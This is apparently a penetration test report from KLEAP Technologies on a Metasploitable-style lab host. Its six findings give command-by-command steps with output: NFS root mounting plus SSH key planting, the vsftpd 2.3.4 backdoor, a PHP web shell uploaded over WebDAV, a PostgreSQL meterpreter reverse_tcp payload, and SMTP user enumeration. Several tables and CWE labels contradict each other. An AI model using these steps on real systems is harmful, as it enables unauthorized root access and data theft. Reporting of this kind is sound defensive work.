




**KLEAP**

CYBERSECURITY

# Network Security Report



# Table of Contents

Statement of Confidentiality

Engagement Contacts

Executive Summary

Scoping and Time Limitations

Testing Summary

Vulnerability Status

Recommendation

Scope Summary

In-Scope Assets

Out-of-Scope Assets

Methodology

Engagement Phases

1. Reconnaissance

2. Scanning and Enumeration

3. Vulnerability Assessment

4. Exploitation

5. Reporting

Vulnerability Classification & Severity

Findings Summary

Findings Overview

Findings Overview as per OWASP Standards

Detailed Technical Findings

01: NFS share and SSH Shell

02: FTP Exploit

03: Exploiting HTTP (Apache) using Cadaver

04: PostgreSQL exploit

05: SMTP Enumeration

06: Samba exploit using SMBclient

# Statement of Confidentiality

This pentest report contains confidential and proprietary information belonging to KLEAP Technologies Pvt. Ltd. and Client. It is intended solely for the use of the Client and KLEAP Technologies Pvt. Ltd. The information provided within this report should not be disclosed, distributed, or shared with any third parties without the explicit written consent of both KLEAP Technologies Pvt. Ltd. and Client. Any unauthorized use or disclosure of this information is strictly prohibited and may result in legal action.

# Executive Summary

Client engaged KLEAP Technologies Pvt. Ltd. to perform penetration testing of the APIs. The primary goal of this API penetration testing project was to identify any potential areas of concern associated with the API in its current state and determine the extent to which the system may be breached by an attacker possessing a particular skill and motivation. The assessment was performed in accordance with the “best-in-class” practices as defined by ISECOM's Open Source Security Testing Methodology Manual (OSSTMM) and Open Web Application Security Project (OWASP).

KLEAP Technologies Pvt. Ltd. conducted the penetration testing during the period of March 20th, 2024 to April 11th, 2024. All testing activities were performed on the staging environment provided by the customer and completely isolated from the production data. While performing the testing activities, KLEAP Technologies Pvt. Ltd. emulated an external attacker without prior knowledge of the environment. To test the user-authenticated area and privilege escalation vulnerabilities, the customer supplied KLEAP Technologies Pvt. Ltd. credentials for several registered user and admin accounts.

# Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.


Time limitations were in place for testing. Network penetration testing was permitted for thirty-eight (38) business days.

## Testing Summary

(Overall Summary of the findings)

Scope	Critical	High	Medium	Low	Info	Total
Test US East Compartment	2	1	1	1	0	6
	2	1	1	1	0	6

Table 1: Findings per asset



**Vulnerability Index**

# Vulnerability Status

Sr. No.	Vulnerability	Severity	Status
1	NFS share and SSH Shell	<b>CRITICAL</b>	<b>OPEN</b>
2	FTP Exploit	<b>CRITICAL</b>	<b>OPEN</b>
3	Exploiting HTTP (Apache) using Cadaver	<b>HIGH</b>	<b>OPEN</b>
4	PostgreSQL exploit	<b>HIGH</b>	<b>OPEN</b>
5	SMTP Enumeration	<b>MEDIUM</b>	<b>OPEN</b>
6	Samba exploit using SMB client	<b>LOW</b>	<b>OPEN</b>

# Recommendation

Based on the results of this assessment, KLEAP Technologies Pvt. Ltd. has the following high-level key recommendations.

## Key Recommendation (Network)

### Key Issue

The key issues found while testing were related to the configuration of services.

### Recommendation

Client should implement proper configuration to the services that are being used and disable those services which are not needed anymore. Client should also update the services being used as we noticed few outdated components being used.

# Scope Summary

## In-Scope Assets

The following assets were considered explicitly in-scope for testing:

Assets In-Scope	Hostname / CIDR / IP
Client Infrastructure	Detailed list in below table

SR NO	SERVER NAME	PUBLIC IP ADDRESS	PRIVATE IP ADDRESS
<b>Test US East Compartment</b>			
1	prodtest01-ad1	192.X.X.X	
2	devtest01-ad1	192.X.X.X	

## Out-of-Scope Assets

(If any)

Assets Out-of-Scope	Hostname / CIDR / IP
N/A	N/A

# Methodology

The pentest methodology employed by KLEAP Technologies Pvt. Ltd. follows a systematic approach to assess the security posture of client systems.

Our Penetration Testing Methodology is based on following guidelines and standards:

- Penetration Testing Execution Standard (PTES)
- NIST SP 800-115
- Open Source Security Testing Methodology Manual (OSSTMM)
- SANS: Conducting a Penetration Test on an Organization
- OWASP Testing Guide
- OWASP Top 10 Application Security Risks

## Engagement Phases

### 1. Reconnaissance

In this phase, the pentester gathers information about the target systems through passive reconnaissance and OSINT techniques. This includes identifying domain names, IP addresses, employee details, and any publicly available information. The goal is to gain a better understanding of the target's infrastructure, potential vulnerabilities, and attack surface.

### 2. Scanning and Enumeration

In this phase, the pentester conducts active scanning to identify live hosts, open ports, and services running on the target systems. Tools like Nmap, Nessus, or OpenVAS are used to perform network scans and identify potential entry points. The identified services are then enumerated to gather more information, such as software versions, configurations, and potential vulnerabilities. This phase helps in identifying potential weaknesses and areas of focus for further assessment.

### 3. Vulnerability Assessment

In this phase, the pentester performs a comprehensive vulnerability assessment using a combination of automated tools and manual techniques. Commercial or open-source vulnerability scanners are utilized to identify common vulnerabilities and misconfigurations. The scan results are manually reviewed to validate and prioritize the identified vulnerabilities based on their severity and potential impact. This phase helps in identifying specific vulnerabilities that can be exploited to gain unauthorized access or compromise the target systems

### 4. Exploitation

In this phase, the pentester attempts to exploit the identified vulnerabilities to gain unauthorized access or escalate privileges. Ethical hacking techniques are utilized to simulate real-world attack scenarios while ensuring no harm is caused to the target systems. The pentester may use various tools, scripts, or custom exploits to exploit the identified vulnerabilities. The goal is to demonstrate the potential impact of the vulnerabilities and assess the effectiveness of the target's security controls.

### 5. Reporting

In this final phase, the pentester compiles all findings, categorizes them based on severity levels, and provides detailed explanations, proof-of-concept demonstrations, and prioritized recommendations for remediation. The report includes a summary of the pentest engagement, an overview of the methodology used, and a comprehensive analysis of the vulnerabilities discovered. It also includes actionable recommendations to mitigate the identified vulnerabilities and improve the overall security posture of the target systems. The report serves as a valuable resource for the client to understand the security risks and take appropriate measures to address them.

# Vulnerability Classification & Severity

To categorize vulnerabilities according to a commonly understood vulnerability taxonomy, KLEAP Technologies Pvt. Ltd. uses the industry-standard Common Weakness Enumeration (CWE). CWE is a community-developed taxonomy of common software security weaknesses. It serves as a common language, a measuring stick for software security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.

To rate the severity of vulnerabilities, KLEAP Technologies Pvt. Ltd. uses the industry standard Common Vulnerability Scoring System (CVSS) to calculate severity for each identified security vulnerability. CVSS provides a way to capture the principal characteristics of a vulnerability, and produce a numerical score reflecting its severity, as well as a textual representation of that score.

To help prioritize vulnerabilities and assist vulnerability management processes, KLEAP Technologies Pvt. Ltd. translates the numerical CVSS rating to a qualitative representation (such as low, medium, high and critical):

CVSS Score v3.1	
Severity	Score
<b>Critical</b>	9.0 - 10.0
<b>High</b>	7.0 - 8.9
<b>Medium</b>	4.0 - 6.9
<b>Low</b>	0.1 - 3.9
<b>Informational</b>	0.0

# Findings Summary

Findings are sorted by their severity and grouped by the asset and CWE classification. Each asset section will contain a summary. Table 1 in the executive summary contains the total number of identified security vulnerabilities per asset per risk indication.

## Findings Overview

During the engagement, 6 unique vulnerabilities were found. The most notable vulnerability type was NFS share vulnerability and FTP access. Vulnerabilities of the following kinds were identified:

- NFS share and SSH Shell
- FTP Exploit
- Exploiting HTTP (Apache) using Cadaver
- PostgreSQL exploit
- SMTP Enumeration
- Samba exploit using SMB client

Exploring the findings further by their actual vulnerability type as defined by CWE, Table 3 shows the number of individual findings and its distribution of severity.

<b>Vulnerabilities</b>	<b>Critical</b>	<b>High</b>	<b>Medium</b>	<b>Low</b>	<b>Info</b>	<b>Total</b>
NFS share and SSH Shell	1	0	0	0	0	1
FTP Exploit	1	0	0	0	0	1
Exploiting HTTP (Apache) using Cadaver	0	1	0	0	0	1
PostgreSQL exploit	0	1	1	0	0	1
SMTP Enumeration	0	0	0	1	0	1
Samba exploit using SMB client	2	1	1	1	0	6

Table 3: severity distribution across vulnerability types

# Findings Overview as per OWASP Standards

During the engagement, 5 unique vulnerabilities were found across mainly 3 different vulnerability categories. The most common vulnerability types identified were:

- Broken Object Level Authorization
- Injection
- Security Misconfiguration

Exploring the findings further by their actual vulnerability type as defined by CWE, Table 3 shows the number of individual findings and its distribution of severity.

Vulnerabilities	Results	Findings
API1:2023 Broken Object Level Authorization	Fail	1
API2:2023 Broken Authentication	Pass	0
API3:2023 Broken Object Property Level Authorization	Fail	1
API4:2023 Unrestricted Resource Consumption	Pass	0
API5:2023 Broken Function Level Authorization	Pass	0
API6:2023 Unrestricted Access to Sensitive Business Flows	Pass	0
API7:2023 Server Side Request Forgery	Pass	0
API8:2023 Security Misconfiguration	Fail	1
API9:2023 Improper Inventory Management	Pass	0
API10:2023 Unsafe Consumption of APIs	Pass	0

# Technical Findings Details

## 01: NFS share and SSH Shell

Vulnerability Severity		CWE ID
<b>Critical</b>		CEW-269
OWASP Category		CVSS Score
		9.8
Vulnerability Description		
<p>During analysis, it was found that an attacker can bypass security and access the entire directory set by the NFS service. Network File System, or NFS, allows remote hosts to mount the systems/directories over a network. An NFS server can export a directory that can be mounted on a remote Linux machine. This allows the user to share the data centrally to all the machines in the network.</p>		
Vulnerable IP Addresses		
Public IPs	Private IPs	
192.X.X.X		
Impact		
<p>Once the directory is mounted, the attacker can access, create, upload, modify and delete files with root privilege. The attacker with root privileges on the compromised machine may use the machine as a pivot point to attack further into the network, leading to a big compromise.</p>		
Steps to Reproduce		
<ol style="list-style-type: none"><li>1. Use rpcinfo to get information about services using rpc.</li></ol>		

## Steps to Reproduce

```
(root@nishant)~# rpcinfo -p 192.168.1.100
program vers proto port service
100000 2 tcp 111 portmapper
100000 2 udp 111 portmapper
100024 1 udp 51160 status
100024 1 tcp 60213 status
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 udp 2049 nfs
100021 1 udp 39267 nlockmgr
100021 3 udp 39267 nlockmgr
100021 4 udp 39267 nlockmgr
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
100021 1 tcp 60908 nlockmgr
100021 3 tcp 60908 nlockmgr
100021 4 tcp 60908 nlockmgr
100005 1 udp 55994 mountd
100005 1 tcp 41483 mountd
100005 2 udp 55994 mountd
100005 2 tcp 41483 mountd
100005 3 udp 55994 mountd
100005 3 tcp 41483 mountd
```

2. Use showmount command to get the nfs shared directory.

```
(root@nishant)~# showmount -e 192.168.1.100
Export list for 192.168.1.100:
/ *
```

3. Mount a temporarily made directory.

4. List the contents of that directory.

```
(root@nishant)~/tmp/r00t/root# ls -al
total 76
drwxr-xr-x 13 root root 4096 Mar  8 08:56 .
drwxr-xr-x 21 root root 4096 May 21 2012 ..
lrwxrwxrwx  1 root root   9 May 14 2012 .bash_history -> /dev/null
-rw-r--r--  1 root root 2227 Oct 20 2007 .bashrc
drwx-----  3 root root 4096 May 21 2012 .config
drwxr-xr-x  2 root root 4096 May 21 2012 Desktop
drwx-----  2 root root 4096 May 21 2012 .filezilla
drwxr-xr-x  5 root root 4096 Mar  8 08:56 .fluxbox
drwx-----  2 root root 4096 May 21 2012 .gconf
drwx-----  2 root root 4096 May 21 2012 .gconfd
drwxr-xr-x  2 root root 4096 May 21 2012 .gstreamer-0.10
drwx-----  4 root root 4096 May 21 2012 .mozilla
-rw-r--r--  1 root root  141 Oct 20 2007 .profile
drwx-----  5 root root 4096 May 21 2012 .purple
-rwx-----  1 root root  401 May 21 2012 reset_logs.sh
-rwx-----  1 root root   4 May 20 2012 .rhosts
drwxr-xr-x  2 root root 4096 Mar  8 09:21 .ssh
drwx-----  2 root root 4096 Mar  8 08:56 .vnc
-rw-r--r--  1 root root  138 Mar  8 08:56 vnc.log
-rw-----  1 root root  324 Mar  8 08:56 .Xauthority
```

## Steps to Reproduce

5. The approach here will be to create your own SSH keys and append the newly created public key into the authorized\_key of the victim user.
6. After inserting the SSH key in the victim user making a root based ssh connection and getting the root access.

```
(root@nishant) - [~/ssh]
# ssh -i /root/.ssh/id_rsa root@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (RSA) to the list of known hosts.
Last login: Mon Mar  7 22:26:14 2022 from :0.0
Linux 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@192.168.1.10:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# ls
```


## Remediation

Settings like restricting the IP addresses which can mount the exposed shares and using the root\_squash feature can narrow down the attack surface. It is important not to use the service with default settings. This may lead to complete system compromise.

## References

<https://resources.infosecinstitute.com/topic/exploiting-nfs-share/>

## 02: FTP Exploit

Vulnerability Severity		CWE ID
<b>Critical</b>		CEW-220
OWASP Category		CVSS Score
		9.1
Vulnerability Description		
<p>During analysis, it was found that an attacker can exploit ftp service running on port 21 to get root access. The File Transfer Protocol (FTP) is a standard network protocol used for the transfer of computer files between a client and server on a computer network.</p>		
Vulnerable IP Addresses		
Public IPs	Private IPs	
192.X.X.X		
Impact		
<p>It can allow attackers to gain unauthorized access to remote file transfer protocol (FTP) servers.</p>		
Steps to Reproduce		
<ol style="list-style-type: none"><li>1. Search for vsftpd 2.3.4 exploits on metasploit.</li></ol>		
 <pre>msf6 &gt; search vsftpd 2.3.4  Matching Modules  #  Name                                     Disclosure Date  Rank    Check  Description -  -                                     -              -      -      - 0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03     excellent No      VSFTPD v2.3.4 Backdoor Command Execution  Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  msf6 &gt;  </pre>		
<ol style="list-style-type: none"><li>2. Specify the IP and PORT for the given exploit.</li><li>3. Run the exploit to get the root access.</li></ol>		

## Steps to Reproduce

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] [REDACTED]:21 - Banner: 220 (vsFTPd 2.3.4)
[*] [REDACTED]:21 - USER: 331 Please specify the password.
[+] [REDACTED]:21 - Backdoor service has been spawned, handling ...
[+] [REDACTED]:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → [REDACTED]:6200) at 2022-03-08 00:42:45 -0500

whoami
root
pwd
/
```

## Remediation

Use more secure protocols like FTPS and SFTP where FTPS is FTP that uses SSL (Secure Socket Layer) for the security of the file transfer, and SFTP leverages SSH (Secure Shell). Also, implement File and Folder Security.

## References

<https://pentestlab.blog/2012/03/01/attacking-the-ftp-service/>

## 03: Exploiting HTTP (Apache) using Cadaver

Vulnerability Severity		CWE ID
<b>Critical</b>		CEW-22
OWASP Category		CVSS Score
		8.6
Vulnerability Description		
<p>During analysis, it was found that an attacker can bypass security and upload a backdoor to access the entire directory set by the http service. Cadaver is a utility for dealing with WebDAV systems on the command line. With cadaver, we can connect to the DAV server directly. It turns out this method does not require credentials.</p>		
Vulnerable IP Addresses		
Public IPs	Private IPs	
192.X.X.X		
Impact		
<p>Web shells are the scripts which are coded in many languages like PHP, Python, ASP, Perl and so on which further use as backdoor for illegitimate access in any server by uploading it on a web server. The attacker can then directly perform the read and write operation once the backdoor is uploaded to a destination, you can edit any file or delete the server file.</p>		
Steps to Reproduce		
<ol style="list-style-type: none"><li>1. Cadaver command to connect to the server, we're immediately connected. Once connected you can issue several different commands.</li><li>2. Uploading php based backdoor in the apache service</li></ol>		


## Steps to Reproduce

```
(root@nishant)-[~/]
# cadaver http://192.168.1.100/dav

dav:/dav/>
dav:/dav/> ?
Available commands:
ls          cd          pwd         put         get         mget        mput
edit        less        mkcol       cat         delete      rmcop       copy
move        lock        unlock      discover    steal       showlocks   version
checkin     checkout   uncheckout  history     label       proppnames  chexec
propget     propdel    propset     search      set         open        close
echo        quit        unset       lcd         lls         lpwd        logout
help        describe   about

Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/> put /usr/share/webshells/php/simple-backdoor.php
Uploading /usr/share/webshells/php/simple-backdoor.php to `dav/simple-backdoor.php':
Progress: [=====] 100.0% of 328 bytes succeeded.
dav:/dav/> open http://192.168.1.100/dav
```

3. As we open the http page of the IP, we can now inject command in the URL and fetch data from the system.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/ssh:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

## Remediation

Disable certain HTTP verbs, like PROPFIND, disable the header, or deny requests that exceed configured header lengths or match certain patterns.

## References

<https://www.linkedin.com/pulse/mitigating-cve-2017-7269-urlscan-el-azar-broad/>

## 04: PostgreSQL exploit

Vulnerability Severity		CWE ID
<b>High</b>		CEW-284
OWASP Category		CVSS Score
		7.5
Vulnerability Description		
<p>During analysis, it was found that an attacker can exploit PostgreSQL service running on port 5432 and access the database. PostgreSQL is an open-source and advanced object-oriented relational database which is also known as Postgres. It is a powerful high-performance database management system released under a flexible BSD-style license.</p>		
Vulnerable IP Addresses		
Public IPs	Private IPs	
192.X.X.X		
Impact		
It can allow attackers to access, modify, delete and upload files in the database.		
Steps to Reproduce		
<ol style="list-style-type: none"><li>1. Search for postgresql exploit on metasploit.</li><li>2. Set RHOST and PORT.</li></ol>		
<pre>msf6 &gt; search exploit/linux/postgres/postgres_payload  Matching Modules ----- #  Name                                     Disclosure Date  Rank      Check  Description -  -                                     -              -      -      - 0  exploit/linux/postgres/postgres_payload  2007-06-05     excellent Yes     PostgreSQL for Linux Payload Execution  Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/postgres/postgres_payload  msf6 &gt; exploit/linux/postgres/postgres_payload [-] Unknown command: exploit/linux/postgres/postgres_payload. This is a module we can load. Do you want to use exploit/linux/postgres/postgres_payload? [y/N]  y [*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp msf6 exploit(linux/postgres/postgres_payload) &gt; set RHOST [REDACTED]</pre>		
<ol style="list-style-type: none"><li>3. Run the exploit to get access.</li></ol>		

## Steps to Reproduce

```
meterpreter > shell
Process 5678 created.
Channel 1 created.
ls
PG_VERSION
base
global
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
```

## Remediation

Use one-way encryption for values that do not need to be decrypted. Use physical separation to isolate sensitive datasets. Prevent external connections to the database.

## References

<https://www.hackingarticles.in/penetration-testing-on-postgresql-54-32/>

# 05: SMTP Enumeration

Vulnerability Severity		CWE ID
Medium		CEW-285
OWASP Category		CVSS Score
		5.9
Vulnerability Description		
During analysis, it was found that an attacker can enumerate existing users and other sensitive information. SMTP enumeration allows an attacker to determine valid users on the SMTP server.		
Vulnerable IP Addresses		
Public IPs	Private IPs	
192.X.X.X		
Impact		
It can allow attackers to determine the existing users.		
Steps to Reproduce		
<ol style="list-style-type: none"><li>1. Use smtp_enum on metasploit.</li><li>2. Set RHOST and run the exploit.</li></ol>		
<pre>msf6 &gt; use auxiliary/scanner/smtp/smtp_enum msf6 auxiliary(scanner/smtp/smtp_enum) &gt; show options  Module options (auxiliary/scanner/smtp/smtp_enum):    Name          Current Setting  Required  Description   ----          -   RHOSTS        er, or hosts file with syntax 'file:&lt;path&gt;'  yes       The target host(s), range CIDR identi   RPORT         25               yes       The target port (TCP)   THREADS       1                yes       The number of concurrent threads (max o   ne per host)   UNIXONLY      true             yes       Skip Microsoft bannered servers when te   sting unix users   USER_FILE     /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probab   le users accounts.  msf6 auxiliary(scanner/smtp/smtp_enum) &gt; set RHOSTS [REDACTED] RHOSTS =&gt; [REDACTED] msf6 auxiliary(scanner/smtp/smtp_enum) &gt; run  [*] [REDACTED]:25 - [REDACTED]:25 Banner: 220 metasploitable.localdomain ESMT P Postfix (Ubuntu)</pre>		
<ol style="list-style-type: none"><li>3. Using smtp-user-enum enumerate the existing users.</li></ol>		

## Steps to Reproduce

```
(kali@kali)-[~]
└─$ smtp-user-enum -R VRFY -U /usr/share/dirb/wordlists/common.txt -t 192.168.1.100
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
| Scan Information |
-----
Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/dirb/wordlists/common.txt
Target count ..... 1
Username count ..... 4614
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Tue Mar  8 01:17:00 2022 #####
192.168.1.100:25:
backup exists
bin exists
daemon exists
ftp exists
games exists
Games exists
irc exists
list exists
lp exists
mail exists
man exists
mysql exists
news exists
News exists
nobody exists
postgres exists
proftpd exists
proxy exists
Root exists
root exists
service exists
sync exists
sys exists
user exists
##### Scan completed at Tue Mar  8 01:17:15 2022 #####
24 results.
```


## Remediation

- Configure SMTP server to ignore email messages to unknown recipients.
- Disable default configurations like EXPN, VRFY and RCPT TO commands or restrict them to authorized users.

## References

<https://pentestlab.blog/2012/11/20/smtp-user-enumeration/>

# 06: Samba exploit using SMBclient

Vulnerability Severity		CWE ID
Low		CEW-20
OWASP Category		CVSS Score
		3.7
Vulnerability Description		
<p>During analysis, it was found that an attacker can bypass security and to access the entire directory set by the samba service. Samba, when configured with a writeable file share and "wide links" enabled (default is on), can also be used as a backdoor of sorts to access files that were not meant to be shared.</p>		
Vulnerable IP Addresses		
Public IPs	Private IPs	
192.X.X.X		
Impact		
<p>The vulnerability is described as an out-of-bounds heap read/write vulnerability. The heap is the name for the part of the system's memory that is allocated for the use of programs. If a flaw in a program allows it to read or write outside of the bounds set for the program, it is possible to manipulate other parts of the memory which are allocated to more critical functions. This can allow an attacker to write code to a part of the memory where it will be executed with permissions that the program and user should not have.</p>		
Steps to Reproduce		
<p>1. Using smbmap to see which directories are linked with samba service.</p>		
		

## Steps to Reproduce

- Using Smbclient to connect with the IP and the directory tmp and proceed to find system directory information.

```
